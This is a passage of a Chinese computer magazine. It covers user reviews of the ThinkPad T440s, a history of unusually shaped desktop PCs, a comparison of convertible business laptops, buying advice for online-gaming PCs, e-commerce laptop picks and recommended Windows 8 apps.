在这个性能占据眼球点的时代，海尔云悦Mini 2毫无疑问是一款异类产品。不过就我们的测试体验来看，它倒是有着自己独到的定位个性，对于仅有基本办公或家用需求的用户而言，它可以最大程度地节省成本，并将易用性和扩展性发挥到一个较高水准，是一款以基本功为主打的机型，只是为了强身健体，哪有必要去学独孤九剑呢？少林长拳就已经足够啦！因此这是一款值得为普通家庭或微企推荐的基本电脑，至少值得关注一下。

传奇仍在延续

ThinkPad T440s 商用本消费者报告

很多人可能对PC品牌不甚了解，但一提到ThinkPad，相信大多数人都听说过，这就是小黑多年以来在消费者心目中经营出的历史地位，在联想接手10年以来，ThinkPad产品线在潜移默化之中发生了许多改变，尤其是打破以往家用与商用笔记本的设计鸿沟，也为低预算人群提供了更多选择，且不说此举是好是坏，但依然传统的经典系列仍在继续，比如今天这款T440s就源自其至IBM时代就堪称经典的T系列，在消费者眼中，这款中高端产品的表现究竟如何呢?

消费者综合评价
8.5分

参考配置和参考价格
14英寸1600×900分辨率
1.6kg
Core i5 4200U双核处理器
4GB DDR3-1600内存
GT 730M独显
16GB SSD+1TB HDD
Windows 8.1
8100元

1 赞:碳纤维 + 镁铝合金够靠谱，体型轻薄
踩:标配 SSD 容量太小

消费者:张孝洁
职业:个体户

我需要经常带着笔记本往来于公司与家里，虽然平时上下班都是开车，但也不希望背着太沉的笔记本上下楼（上学时打篮球伤了腰），同时又表示用惯了14英寸或更大尺寸本，因为我的身高近一米九，手掌较大手指也很粗，小尺寸笔记本实在喜欢但又无福消受。本来小编在推荐ThinkPad T440s之余还推荐了索尼Pro 13，当时也确实很心动，不过考虑到索尼电脑最近被收购，而且身边的人多少有点民族情结，最后还是选择了T440s。这款笔记本据说采用了碳纤维顶盖和镁铝合金材质机身，让人有些不明觉厉，在耐用性方面的确是相当出色，买回来第二天就被儿子不小心从桌上推落到地板，而且当时还开着机，但依然稳定地继续运行，机身也没留下什么印记，看来有“熊孩子”的家长的确应该选传统商用本。

T440s的体型很轻薄，体重只有1.6kg，厚度我看也不过2cm，可以很轻松地放到我的背包里，这段时间以来并未给我带来沉重的负担，个人很喜欢。不过我买的时候，销售员告诉我说是带SSD的，一开始还挺开心，后来回去研究了一下发现才16GB……不强求13000元版本那样有256GB SSD，但好歹给个64GB吧，16GB实在太鸡肋。

编辑点评 大容量SSD近期消费者点名率很高

关于SSD在笔记本中的应用，源自超极本概念的兴起，进而在很多的传统本中也开始出现采用大容量SSD的机型，大家渐渐理解到它所带来的利好——高速响应。不仅是应用程序的快速响应，配合本来就针对启动速度优化了的Windows 8.1，可以将开机时间控制在10秒甚至更短，除此之外还具备更强的耐冲击性和温度耐性，这一切都非常适用于商用PC，因此最近向我们询问商用本的消费者也大多点名要求标配，或至少能升级大容量SSD，这是一个可喜的进步。

2 赞:键盘手感出色，接口齐全
踩:中低配版非全高清，独显没存在感

消费者:严西贝
职业:外企职员

我在一家外资企业工作，所以在买办公电脑的时候就首先考虑一线商用品牌，选来选去买了这款轻薄但又具备主流性能的ThinkPad T440s，一开始跟其他网友一样比较怀疑Core i5 4200U这种低电压处理器，毕竟8000多元买的笔记本也不算很便宜，但事实上它完全能应对我的工作需求（Office办公、视频会议等），所以如果你跟我一样也只是普通办公为主的话，ThinkPad T440s是够用的，不过这也让我很好奇GT 730M独显的存在意义是什么，据我所知这款独显的性能在目前来看也只能算不高不低，大型3D游戏玩不转（也不是ThinkPad T440s的主要定位），业余休闲娱乐集显也基本就能搞定，所以我认为如果ThinkPad T440s在这个价位推出一款集显但标配更大容量SSD的版本应该会更具卖相。

我买的是1600×900分辨率的中配版，屏幕分辨率上的缩水让人有些不爽，不过好在效果也还不错，毕竟只是14英寸屏。除此之外，小黑一如既往优秀的键盘手感从第一次使用就给了我很安心的感觉，还采用了背光设计，同时提供防泼溅水功能，防护性也是一流水准。只是左右键在上方的一体式触控板需要一点时间来适应，好在还有指点杆和鼠标，所以这不是什么问题。

接口也是我对ThinkPad T440s比较满意的一点，它的全部USB接口都是USB3.0，而且左二右一的设计很合理，同时还标配VGA接口方便连接投影仪，智能卡虽然我没用过，但也是可以增强安全性的一种候补措施，综合来看我对ThinkPad T440s是很满意的。

编辑点评 一体式触控板不应出现在商用本上

为了走向轻薄这个大趋势，商用本已经基本上妥协了传统键帽设计，目前的巧克力键帽配合合理的设计，尚能相对家用本保持一定的体验优势，但触控板实在不应该舍弃传统设计，就我们对多款笔记本的测试体验来看，一体式触控板大多存在按键定位不准或手感较差的问题，如果家用本是为了好看或降低成本而采用一体式触控板，那商用本还没有到非做次设计不可的地步，传统的分离式设计应该得以保留!

3 赞:维护方便，内部设计扎实，
预留 mSATA/WWAN 接口
踩:售后年限不统一

消费者:郑辉
职业:私企主管

买笔记本的时候我也没考虑其他品牌，直接选择了ThinkPad T440s，除了因为工作需求之外，也是因为看到有朋友在用这款机型，给我的印象很不错。我买的也是中配版，没有标配大容量SSD，但这款笔记本可以很简单地通过打开底盖来进行维护（底盖也是采用了金属材质，这一点让我有些意外），我有留意到它的内部预留了mSATA和WWAN接口，所以升级SSD和内置3G/4G模块应该是很容易的事情。除此之外，ThinkPad T440s的内部结构也很扎实，虽然没有看到传说中的框架结构，但几乎所有裸露的PCB板都用绝缘塑料纸进行了遮蔽，所以它的内部设计水准还是很高的。

除此之外，这款笔记本还采用了双电池设计，总电量为47.5W，在集显模式下可连续办公7小时左右，续航能力是让人满意的，但我发现这款笔记本因配置不同也会有明显不同的售后服务年限，比如售价13000元的全SSD版也只有1年售后，但我买的这款8500元左右的版本就标配了3年售后，实在让人捉摸不透……

编辑点评 售后服务是商用PC消费者不可忽视的重点

商用PC之所以不同，除了在本身的设计上有特色之外，服务也是它不可忽视的一个重点，大多数商用本都会标配年限更长的服务时间，也可以在购机时拥有更多的服务自定义选项，除此之外如戴尔等品牌还有意外保护等保护面更广的专用服务，所以在购买商用PC时切莫忽视服务，有必要时甚至应该额外购买延保来提升电脑的保值性。

编辑总评 仍是商用本经典之作

作为ThinkPad的经典系列产品，T440s拥有足够多的亮点——碳纤维+镁铝合金让它在坚固之余又能做到足够轻薄；依然出色的键盘手感；维护极其便利，而且内部预留大量升级接口；采用双电池设计，续航能力较出色……除此之外它还有多种版本可选，让商务用户有足够用的选择空间，因此即便是在具体型号上可能有一些瑕疵，但从ThinkPad T440s整条产品线来看，依然是一款经典之作，值得关注。

真材实料看PC | Technology

异型台式机再度来袭

不少人觉得台式机总是缺乏变化,永远是方方正正的造型,所谓个性化,也不过是在外形上加点色彩,来点装饰而已。而在苹果2013年发布Mac Pro之时,那圆筒状的造型不由让全球机友眼前一亮,原来,台式机还能这样设计。近期,Alienware Area-51出现了,全新的三角形造型更让人觉得高端机的异型时代重新来临。其实,认真回顾历史,规矩方正的选择并不是台式机的唯一,各种异型台式机在发展中都占据一席之地。

2008 年:宏碁 Aspire G7700 Predator

掠食的铠甲战士

了解一下:当年,很多一线 PC 厂商为了提高自己在高端游戏 PC 领域的地位和知名度,不惜重金来收购其他高端 PC 制造商,比如戴尔收购 Alienware、惠普收购 Voodoo。宏碁没有采用收购方式,而是在 Aspire G 系列下面推出了专为发烧级游戏玩家设计的高性能 PC 产品,代号为 Predator(掠食者),一上市就惊艳全场。

宏碁掠食者的外观颇像“铁血战士”的样子

尽管官方没有正式发文,但绝大多数人都认为宏碁 Aspire G7700 Predator 的设计灵感来自于同名电影《Predator》(电影中文译名:“铁血战士”,英文直译是“掠食者”)。从时间上来说,其发布时间也正在《铁血战士 3》上映前夕。也许正因这一灵感让 Predator 充满了硬朗多变的感觉,前面罩不规则的梯形就像异形的头部盔甲,四个转轴支撑架更让整机有了异形的样子。

这样的设计思路贯穿于整机设计之中,如光驱在开启时,外部的挡板就像是异形的口器,张开吞噬光盘。而硬朗多变的外形,不仅对于整机外形提升,对于吸引眼球大有好处,也同样具有实用性,如底部的硬盘存储区,在打开外罩,按下抽取口后,就可以取出硬盘,既有机械感,又非常实用。

坦率地说,Predator 的造型并未能完全摆脱传统的方正造型,但多变硬朗,面罩对整机的整形作用和实用的设计,让其整机还是充满异形的味道。

当机箱“面具”揭开以后就能展露出硬盘

2012 年:华硕玩家国度 CG8890

核潜艇开始变形

了解一下:华硕玩家国度(Republic of Gamers)最初的规划只是设计最好的主板、显卡,但随着游戏发烧友在全球范围内的不断增加,该系列 2007 年开始涉足游戏笔记本领域推出 G70,之后又在 2011 年推出极致的游戏台式机 CG8565,2012 年推出 CG8890。

CG8890 的设计灵感来自于弹道导弹核潜艇,梯形不规则造型和线条的确有点俄亥俄级弹道导弹核潜艇那高耸脊背的味道。当机箱侧面的双翼猛然张开,露出隐藏在内部的风扇时,这一刻,让人感觉变形金刚来临,巨兽般的弹道导弹核潜艇已经做好了发射的准备。

依靠电机和机械结构完成的变形,当然不只是吸引眼球那么简单,更重要的是诸多巨大的风扇和展开双翼后形成的通畅风道,对于整机的散热大有好处,这对于一款发热量巨大的顶级游戏 PC 来说,那是至关重要的。既保证稳定性,又让整机在极端高温下也不会降低性能。既有观赏性,又有实用性,既有机械动感,又具变形魅力,顶级机型,总要表现出一些独有的特异性,才能赢得尊重。

张开双翼的 CG8890 准备发射导弹吗

2013 年:苹果 Mac Pro

开创极简造型的圆柱体

了解一下: Mac Pro 是苹果推出的高阶台式机,最早出现在 2006 年,外观还是传统的长方体结构,用于接替 Power Macintosh 系列机型。而 2013 年 WWDC 开发者大会上公布的全新 Mac Pro 完全改变了传统,圆柱体的机箱造型让整个业界为之惊叹。

虽然苹果从未说明圆柱形 Mac Pro 的设计灵感来自何方,但却挡不住网友的恶搞,从垃圾桶到烟灰缸,从电饭锅到电烤炉,网友们将想象力发挥到了极致。其实,从苹果的角度来看,出现这样的设计并不奇怪,毕竟,极简的后现代风格,一直是苹果设计的要素。而圆形的设计可以追溯到苹果曾经的经典 iMac G4,那款被称之为台灯的一体机,在外形设计理念上跟新 Mac Pro 颇有相似之处。

当然,圆柱的造型,还有苹果对于风道、散热、工业设计等方面全方位的考虑,但完全摆脱方形设计,本身就是思路上一种极大的拓展,更是对传统电脑工业,甚至是配件供应的一种挑战,敢于不使用常规造型和常规部件,这也正是强势厂家的一种表现。

圆柱形 Mac Pro 在设计上开启了新一轮的造型革命


2014 年:Alienware Area-51

51区的神秘访客

了解一下:位于美国佛罗里达州迈阿密的 Alienware 成立于 1996 年,致力于研发高性能台式电脑、笔记本、媒体中心和专题系统制造。2006 年被戴尔收购之后,成为戴尔旗下的独立游戏 PC 品牌。Alienware 笔记本我们已经评测过多次,相信大家比较熟悉,而台式机有两大系列,Aurora (极光)属于主力销售系列,Area-51(51 区)属于顶级发烧系列。

“51 区”位于美国内华达州南部林肯郡的一个区域,这里是美国用来秘密进行空军飞行器开发和测试的地方,许多人相信它与众多不明飞行物阴谋论有关。Area-51 的命名绝对融合了这样的传奇元素,三角形造型、神秘的灯光,以及边角的收缩曲线,让它看起来就像是一个外形奇特的 UFO。实际上,这样的三角元素,我们在新外星人笔记本上就已经看到那三角的分割设计,并赢得好评。而这次,Area-51 将这一元素发挥到了极致,让台式机的异型设计又有了新的看点。

三角形的斜面设计,也给使用带来不少方便,不仅整机摆放稳定性高,而后部接口倾斜,在插接线缆时,不容易被遮挡,线缆插接更方便。前面板的倾斜,也有同样的效果,这就让整机的易用性得到加强。



Area-51 特殊的三角造型,充满神秘感

结语:异型高价位,设计开模是主因

异型电脑人人爱,不过,在看到那两万元的起价后,不少人都望而却步。异型电脑,咋就那么贵呢? 除了这些异型电脑定位于高端,其内部部件价格不菲之外,异型的设计,本身就要厂家付出不少设计费,而异型的开模,尤其是在采用异型设计后,不少电脑内部的部件难于采用通用设计,这样,不得不专门定制专用部件,因此带来的定制、库存等费用,自然也水涨船高。因此,在 PC 的红海时代,异型很难向低端市场渗透,更多的是作为一种标志,出现在高端机型中。

进一步细分

商用变形本面面观

商用本产品线长期以来都以稳定著称，在传统本时代，大多数品牌都奉行高端与主流两大系列并行的策略，比如惠普的EliteBook与ProBook，戴尔的Latitude与Vostro……即便是产品线更复杂的ThinkPad我们也能看出两种俨然不同的定位，大家可以通过命名就能简单地大致了解这款笔记本的定位。但随着触控变形这一新形态产品的出现，这一格局被打破了，仅凭名字你难以知晓这款产品到底有何特色，如果你有着猎奇的心态，那今天的“商学院”可不容错过哦！

拔插式：切换自由但实用性较差

优点：平板、笔记本模式自由切换
不足：性能与便携无法兼顾，价格较高
代表产品：联想ThinkPad X1 Helix、东芝Z10t、微软Surface系列

为什么笔记本要添加触控？原因在于平板直观的应用方式，无论是用户还是厂商都相当向往（前者是为了好用，后者是为了好赚，出发点不同），所以不少变形本的出发点就是为了笔记本兼具平板的体验感，而实现这一目的最简单的方案就是让屏幕作为平板，插上键盘底座就是笔记本。

从理论上来说，这种变形方式的确不错，既能保证笔记本的使用形态，又能快速转换到纯粹的平板模式，解决了商用平板与商用本之间的隔阂，买一台设备即可搞定。

但现实是残酷的，首先，传统商用客户对平板的需求目前来看并不大；其次，因为硬件必须集中在“平板”上，使得这类产品要高性能就会又大又重又贵，要便携就性能低下难堪重用。而底座的功能往往容易被单一化，想要添加多功能（比如硬盘、电池）就会继续提升重量，简化设计又会让商用本一贯的输入手感大打折扣，比如微软Surface系列（有关Surface Pro 3的使用体验，请关注下期《电脑报》PC地带周刊）。

综上所述，拔插式变形虽然看起来很美妙，但对于实用至上的商用笔记本而言，它并不是一个值得考虑的选择。如果真的有兴趣，不妨考虑一下低价的家用版来尝鲜。

屏轴旋转：最古老的变形

优点：变形方便，结构牢靠
不足：重量较大，价格昂贵
代表产品：惠普EliteBook Revolve、ThinkPad S230u Twist系列

要说变形本的历史，其实多年前惠普等品牌就推出了支持单转轴旋转的商用机型，配合Windows 7使用电阻式触控屏，至今让人津津乐道。作为最古老的变形方式，屏轴旋转能沿用至今就足以证明在商务用户心目中，它依然有存在的价值（毕竟相对于家用产品，商用产品的形态继续与否更大程度地决定于用户需求），如果你寻找的是一种牢靠的变形方式，那屏轴旋转不会让你失望，因为它们大都选择了强度很高的转轴，而且诞生于轻薄还不那么流行的时代，因此这类产品的耐用性通常都相当出色，而且变形操作也是比较方便，也有着与360° 后空翻设计类似的优点——那就是基本设计沿用了传统笔记本的思路，因此性能有保障。

不同点在于，由于单转轴的设计要求较高，而又缺乏家用系列在产量上对成本的摊销，因此屏轴旋转商用本不仅体重很大（12.5英寸就可以超过1.6kg），而且价格也相当昂贵（惠普EliteBook Revolve 820系列定价接近15000元）。所以，我们可以向经典致敬，但选择它就没有太大的必要性了。

hp
EliteBook
Revolve

框内翻转：设计优雅但成本难控制

优点：性能有保证，易用性较全面
不足：目前支持厂家较少，成本较高，设计也有难度
代表产品：戴尔XPS 12系列

让屏幕翻转是一件听起来很容易的事情，在目前主流的四种变形方案中有三种其实都是在翻转屏幕，但又各自有着自己的特色，360° 后空翻最简单粗暴但缺乏优雅感，屏轴旋转牢实靠谱但厚度惊人，而今天介绍的这种屏幕翻转方案，也就是戴尔XPS 12系列独有的屏幕空翻。作为其中最为优雅的一类——单手即可操作，不像360° 后空翻或屏轴旋转那样需要双手以较大幅度动作来进行变形。说简单点，它变形时，动作不大，而且不像后空翻那样要用很大的空间来实施，这是它的最大优势。

在性能方面，实际上三大屏幕翻转都基于传统笔记本设计，因此也都有着相对较高的保障性，可以满足日常使用的需求，但框内翻转目前仅有戴尔XPS 12等少数机型，所以开模和摊销成本都很高；另外，这种空翻的方式对设计有着较高的要求，而且同样也会增加一些重量。我们认为这类框内翻转笔记本适合的人群应该是女性白领，或对变形方式的优雅性有较高要求的高端商用人士——实际上我们做过调查，目前XPS 12的用户也的确是这两类。

360° 后空翻：最容易被商用接纳的变形

优点：设计最简单，最接近传统，性能出色，价格主流
不足：重量依然是问题
代表产品：联想ThinkPad S1 Yoga系列

从Windows 8开始，触控正成为不可逆的一个重要发展方向，如何让笔记本30多年的传统操作与触控应用平衡，这是设计师们需要仔细思考的一个重点。最好是包容并兼两者的共同优点——既能像一台传统笔记本那样方便地使用键盘鼠标，又能舒适便捷地操作触控应用。而在目前来看，较为让人满意的就是360° 后空翻设计。

为什么说它是最容易被商用产品接纳的设计？因为它的机身设计理念除了转轴有变化之外，其他方面与传统本保持一致，因此在耐用性、内部元件布局等诸多方面可以沿用多年以来的设计经验，不仅更靠谱，性能与传统商用本无差异，而且还相对节约成本，所以最容易被厂商和用户所接纳，毕竟大部分商用本消费者的思路还相对传统，过于激进的变形设计可能会引发多方面的质疑。

不过，也正是因为大量基于传统设计，虽然有利于触控，但对轻薄却毫无帮助，除了触控屏本身需要添加玻璃作为保护之外，为了加强转轴耐用性也会增加重量，所以对于注重轻薄体验的商用人群而言，360° 后空翻本是不适宜的。

小 结 碎片化时代来临，坚守自身需求是底线

很显然，各大品牌的产品线已经不再能简简单单地通过名称来进行判断，变形商用本的广泛出现也证明了各大品牌都有决心来耕耘这块市场。简单来说对于商用本而言，目前的变形触控大多还停留在试水阶段，这并不是说这些产品不值得买，它们之中不乏设计优秀的产品，重点还在于首先大家得根据自身需求来判断哪种变形最适合你，因为尝鲜从来都不是家用PC的专属，死守传统也是过于绝对的做法。

畅玩 LOL

网游 PC 这样选!

虽然《英雄联盟》(英文缩写LOL)这款游戏已经推出了很久,但玩家们的热情可以说丝毫未减,近期也有非常多的读者朋友发来邮件询问该如何购买只玩网游的电脑,毕竟大型3D游戏不是他们的菜,似乎不能完全以高性能游戏PC的要求来选择。所以在今天,我们为广大LOLer以及其他网络游戏爱好者给出四条购机思路,相信可以给大家提供足够的选择。

非全高清本GT 740M,全高清GTX 850M

戴尔 Inspiron 14 7000

14 英寸 1920×1080/Core i5 4200H/GTX 850M/4GB/500GB/Windows 8.1/2.23kg

为了照顾到更多的人群,绝大多数网络游戏对硬件性能的要求都不高,《英雄联盟》自然也不例外,因此我们在选择电脑时首先就应该降低对显卡性能的需求。如果是选择非全高清本,GT 740M 就足够了,再低也并非不可以,但毕竟还是要把眼光朝前看,为以后的版本升级或其他新网游做好准备。而如果打算购买全高清本,那还是以 GTX 850M 为主要选择对象,尤其是当你想开启较高特效时。除此之外,像《英雄联盟》等网络游戏 AI 较多,对处理器要求也不算低,而 GTX 850M 全高清本也大多配备了较为强力的处理器,可以较好地解决这一问题。

需要声明的是,我们所做的性能选择建议并非玩《英雄联盟》等网游的底线配置,而是能保证体验更出色的选择,如果预算很低,非全高清 Haswell 集显本在较低特效下也是可以满足需求的,这一点切记。

长时玩游戏,散热给力很关键

宏碁 E5-571G

15.6 英寸 1366×768/Core i5 4210U/GT 840M/4GB/500GB/Windows 8.1/2.36kg

根据我自己的游戏体验来说,虽然我深知长时间久坐完全有悖于减肥大计,但一开局可就顾不得那么多了,经常是不知不觉间就玩了三四个小时,这时候笔记本总是处于高温高噪状态,千万别以为高发热是大型 3D 游戏的专利,任何让笔记本长时间处于中高负载的应用都能导致高发热,哪怕是《英雄联盟》这样的网游也不例外(反而网游更容易让人长时间流连忘返),所以选择笔记本时应该尤其注意散热,如果对便携性没有太高要求的话,应该尽量考虑 15.6 英寸级笔记本,不仅散热效果普遍更出色,而且大多数也更方便加装抽风式散热器。

大家需要注意的是,因为具体用料和设计的原因,所以不能单纯地从热管和风扇数量来判断笔记本散热性能的好坏,如果有长时间玩游戏的习惯,最好是配备抽风式散热器或使用外置键盘让双手不会被“烧烤”。

提升微操,强力键盘不可少

微星 GE60

15.6 英寸 1920×1080/Core i5 4200H/GTX 850M/4GB/750GB/DOS/2.69kg

类似《英雄联盟》《星际争霸 2》等竞技性网游对操控的要求都不算低,因此游戏电脑必须有足够出色的输入体验。目前绝大多数笔记本都采用了巧克力键帽设计,说实话虽然外观的确好看,但对使用体验却有着较为明显的负面影响。不过好在也有一些品牌笔记本采用了相对设计较为出色的键盘,比如微星的大多数笔记本都采用了赛睿定制键盘,联想与戴尔品牌笔记本在键盘性能上也有着一贯的优势,所以对于竞技游戏玩家而言,这些品牌是可以优先选择的。

如果你已经有心仪的产品,但不在上述品牌之中(或者你已经购买了笔记本),其实也可以通过外置键盘来实现舒适玩游戏的目的,毕竟我们基本上都是在家或在寝室玩游戏,外置键盘并不会成为累赘,而且还可以规避长时间玩游戏时的笔记本发热问题,是提升游戏体验的好帮手。

品牌游戏台式机同样是靠谱选择

神舟战神 G50-i5 D2

无显示器 /Core i5 4440/GTX 750Ti/4GB/1TB/Linux

如果你是大学生游戏玩家,主要是在寝室里跟室友一起玩《英雄联盟》等网游的话,其实完全没有必要死追笔记本,目前也有很多值得推荐的品牌游戏台式机可以考虑。台式机的优势不必多说,显示器更大、散热更好、键盘选择多、配合音箱效果更出色……如果你完全没有便携方面的需求,而且更注重性能,那么我建议你考虑台式机。

你可能会说:“如果买台式机,我当然会选择 DIY!”这种想法并没有错,但你同时也忽略了品牌机的价值所在,3500 元即可买到的品牌台式机实际上并不比 DIY 机型的性价比低,同时还有更靠谱的整机质保,也省去了去电脑城购机的麻烦(如果不懂电脑,还可能被奸商痛宰一番)。所以即便是选择神舟、海尔这样的国内品牌游戏台式机,在品质上也同样有更好的保证,是值得考虑的选择。

电商热机点评

众所周知,电商已经基本取代电脑城等实际卖场成为PC销售的最热门渠道,我们将持续关注京东、亚马逊、苏宁易购、国美在线等知名电商的热推机型,针对这些热点机型进行购买价值解析,为大家在电商购机提出一些我们的想法。

京东:宏碁EC-470G

14 英寸 1366×768/Core i5 3337U/GT 820M/4GB/500GB/Win8.1

一般而言我们都不会推荐大家选择前代处理器平台产品,而这款被京东热推的宏碁 EC-470G 正是一款基于 IVY Bridge 平台的低价本,但很奇特的是,虽然采用了前代处理器,但它的显卡却是相对较新的 GT 820M,而且在 3000 元内它是少有的预装 Windows 系统机型,因此倒还有几分看点。不过,除非你的预算实在是没办法再提升,否则我们更建议你选择 3399 元的 Core i5 4200U 版,新处理器不仅性能更出色,节能性也更加优越,同时也有预装 Linux 系统的 Core i5 4200U 版,售价 3299 元。

国美在线:东芝C50

15.6 英寸 1366×768/Core i5 4200M/GeForce 710M/4GB/500GB/DOS

对于预算相对较低的用户而言,如果想要笔记本更保值,首先就是选择高性能处理器,而在 3500 元出头当然最好是选择 Core i5 标准电压处理器(当然,神舟等品牌可选 Core i7 四核处理器)。而在国美被热推的东芝 C50 正是一款 Core i5 4200M 处理器机型,不过虽然是日系品牌机型,但受限于价格,所以在用料上也比较普通,好在细节设计比较靠谱。之所以只给一星评价主要是因为价格并不占优势,比东芝更为大牌的惠普就有比它性价比更为出色的惠普 HP 15 系列,所以它总体而言并不算是一款有着明显优势的机型。

苏宁易购:华硕N56

15.6 英寸 1366×768/Core i5 4200H/GT 840M/4GB/500GB/Win8

参考价格
5699元
不推荐

在接近 6000 元的价位上我们有非常多的游戏本选择,但苏宁易购推荐的这款华硕 N56 一定不是你想要的,首先它仅仅搭配了 GT 840M 独显,其次它没有全高清屏,再次 Core i5 4200H 处理器在此价位毫无优势……唯一的看点就是它有着出色的扬声器适合用于影音播放,但在诸多劣势面前这点甜头也没啥吸引力了。在这个价位还不如去选择基础版的戴尔 Inspiron 14 7000 游匣系列,扬声器体验丝毫不落下风的前提下还有 GTX 850M 独显,游戏性能更胜一筹,而且价格还便宜 200 元。

Windows 8主题推荐


有些读者不太喜欢 Win8 系统，但 Win 8 应用商店里面的游戏其实并不差，我们在这里推荐很多好玩的游戏，大家可试试看。我们也欢迎大家在应用商店中发现酷玩时投稿换奖励。

投稿邮箱:pcw-emu@vip.sina.com

■经典大冒险重新开启

《龙山传说:巢穴 HD》

■ 程序来源:Win8 应用商店 **■ 推荐指数:★★★★☆** **■ 资源类别:冒险解密** **■ 收费情况:免费**



经典解密游戏续作出现，谜题设计非常巧妙，若不动动脑子是绝对不可能完成游戏的

勇敢的米娜洛克哈特击败斯崔克斯勋爵已经过去好多年了，但是暗影又再度出现。经典解密游戏《龙山传说》终于推出续作《巢穴》了。现在我们可以再次和米娜一起，找寻邪灵斯崔克斯的巢穴。

游戏画面采用了典型的解密游戏的写实风格 2D 画面，凸显了场景的真实效果。该游戏场景在一座复古的异域庄园中展开，图像绘制细腻饱满、色彩华丽，整体效果非常真实。配上游戏中节奏舒缓的优美乐曲，略带神秘的旋律充满异国风情别有一番风味！玩家需要通过探索并收集物品开启机关。游戏注重物品的结合并加以使用，非常考验玩家逻辑思维和推理能力。


原道二合一Win8平板电脑·精彩应用有奖推荐

vido原道

你装 Win8 系统了吗？你在玩 Win8 商店的应用和游戏吗？如果你觉得自己下载的 Win8 APP 够酷，赶快参加原道二合一平板电脑“精彩应用有奖推荐”，按照本期内容的格式，撰写文字并截图一张，附上真实姓名、详细地址、电话，发送邮件至 pcw-emu@vip.sina.com，就有可能获得精美奖品。

活动时间为两个月，每月评选 APP 最佳推荐人(1 名)和优秀推荐人(1 名)，奖品分别是原道 N70 3G 通话平板和瑞酷 3200mAh 迷你移动电源，欢迎大家踊跃参与。


神偷奶爸:小黄人快跑



■ 游戏类别:动作 **■ 收费情况:免费**
■ 推荐人:天津 甄国皓

推荐理由:《小黄人快跑》是一款动作、跑酷类游戏，现在正式进军 Win8 平台！它相比手机平台上单一的无尽跑酷，新设置了一百余关的任务，让玩家可以在八个不同场景中享受通关的乐趣，而且画面动感流畅，场景设计十分炫酷，在人物设计上颇具呆萌的卡通风格。


摄影之友



■ 资源类别:阅读 **■ 收费情况:免费**
■ 推荐人:云南 石宽荣

推荐理由:《摄影之友》可以将摄影网站中的 Web、SNS、RSS 信息汇集到本地，生成一本个性杂志。涵盖了大量的摄影精选作品，用户可在 Win8 设备上轻松获取自己需要的摄影图片资源，软件界面简单清晰，并为用户提供了别具一格的炫酷 Win8 Style 浏览体验。


Plight of the Zombie



■ 游戏类别:益智 **■ 收费情况:31 元(免费试用)**
■ 推荐人:重庆 彭兵

推荐理由:《Plight of the Zombie》(僵尸困境)是一款策略休闲游戏。该游戏简单好玩，但充满一丝刺激的元素在里面。游戏中玩家的任务就是要控制不同类型的僵尸主角，利用他们各自的特性在一幅幅凶险无比机关迭出的地图上收集大脑，同时将遇到的人类同化为僵尸以协助自己达到目的。

安全备忘录



■ 资源类别:安全 **■ 收费情况:37 元(免费试用)**
■ 推荐人:四川 熊畅

推荐理由:《安全备忘录》可用于记录密码、私有信息等数据，由于采用了先进的 RSA 加密算法，因此可通过 2048 位的公钥对密码等备忘录中的数据进行加密，使用之前需要对内置“User”账户创建 RSA 密钥对，并设置私钥文件的存放位置，总的来说用法比较简单。


新鲜酷玩


预防手臂疼痛就用辅助托架

大家都知道，通过改善桌椅的高度、调节显示器屏幕角度、增加笔记本底座支架等方法，可以有效预防颈椎、腰椎等部位的疾病。这里我们再介绍一个小玩意——电脑腕托架，则可以让手臂的摆放更加舒适，减少长期办公带来的手臂疼痛。

推荐产品:可旋转电脑腕托架
价格:25 元
推荐理由:

该电脑托架可以安装在任意桌面上，有延长桌面，托起手腕、手臂的效果，这样可以降低肩膀、手臂和手腕的压力，有效缓解长期办公带来的上臂、下臂疼痛。安装方法非常简单，除了桌面，只要能够有一小块平整空间，就能夹稳，比如可以安装在椅子扶手上，并且可以根据自己的需求进行旋转调节，从而达到电脑操作更加舒适的角度。





TOP 5 LIST

本周最佳Win8应用排名

TOP1 黑暗迷失:舰船魅影

大小:227MB
价格:免费
